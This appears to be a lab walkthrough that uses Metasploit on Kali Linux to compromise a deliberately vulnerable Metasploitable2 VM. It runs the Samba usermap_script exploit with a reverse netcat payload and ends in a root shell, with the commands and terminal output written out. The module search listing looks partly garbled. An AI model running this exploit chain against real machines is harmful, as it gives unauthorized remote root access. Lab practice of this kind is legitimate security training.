
.:ok000kdc'          'cdk000ko:.
.x0000000000000c     c000000000000x.
:000000000000000k,   ,k00000000000000:
'000000000k00000: :0000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMMM;MMM,00000000.
c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,0000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000.MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000occc0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.15-dev ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

14 July, 24


Search samba:



The screenshot shows a Kali Linux VM window with a terminal running Metasploit. The command `msf6 > search samba` has been entered. The terminal displays a list of matching modules with their details, including names, descriptions, disclosure dates, and ranks. The results are as follows:


#	Check	Name	Description	Disclosure Date	Rank
0	Yes	exploit/unix/webapp/citrix_access_gateway_exec	Citrix Access Gateway Command Execution	2010-12-21	excellent
1	No	exploit/windows/license/calicclnt_getconfig	Computer Associates License Client GETCONFIG Overflow	2005-03-02	average
2		_ target: Automatic		.	.
3		_ target: Windows 2000 English		.	.
4		_ target: Windows XP English SP0-1		.	.
5		_ target: Windows XP English SP2		.	.
6		_ target: Windows 2003 English SP0		.	.
7	Yes	exploit/unix/misc/distcc_exec	DistCC Daemon Command Execution	2002-02-01	excellent
8	No	exploit/windows/smb/group_policy_startup	Group Policy Script Execution From Shared Resource	2015-01-26	manual
9		_ target: Windows x86		.	.
10		_ target: Windows x64		.	.
11	No	post/linux/gather/enum_configs	Linux Gather Configurations	.	normal
12	No	auxiliary/scanner/rsync/modules_list	List Rsync Modules	.	normal
13	No	exploit/windows/fileformat/ms14_060_sandworm	MS14-060 Microsoft Windows OLE Package Manager Code Execution	2014-10-14	excellent

14 July, 24



Using **exploit/multi/samba/usermap_script** and setting **RHOST <ip>**:

14 July, 24



The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      LHOST            yes       The listen address (an interface may be specified)
  LPORT      LPORT            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
```

At the bottom of the terminal window, there is a status bar that reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

Run the exploit and gain the root access to target machine:

14 July, 24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port]
[ ... ]
RHOSTS yes The target host(s), see https://docs.metasploit.com/doc
s/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
----
LHOST 192.168.100.225 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.100.225:4444
[*] Command shell session 1 opened (192.168.100.225:4444 -> 192.168.100.218:41218) at 2024-07-14
13:19:21 +0500

whoami
root
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.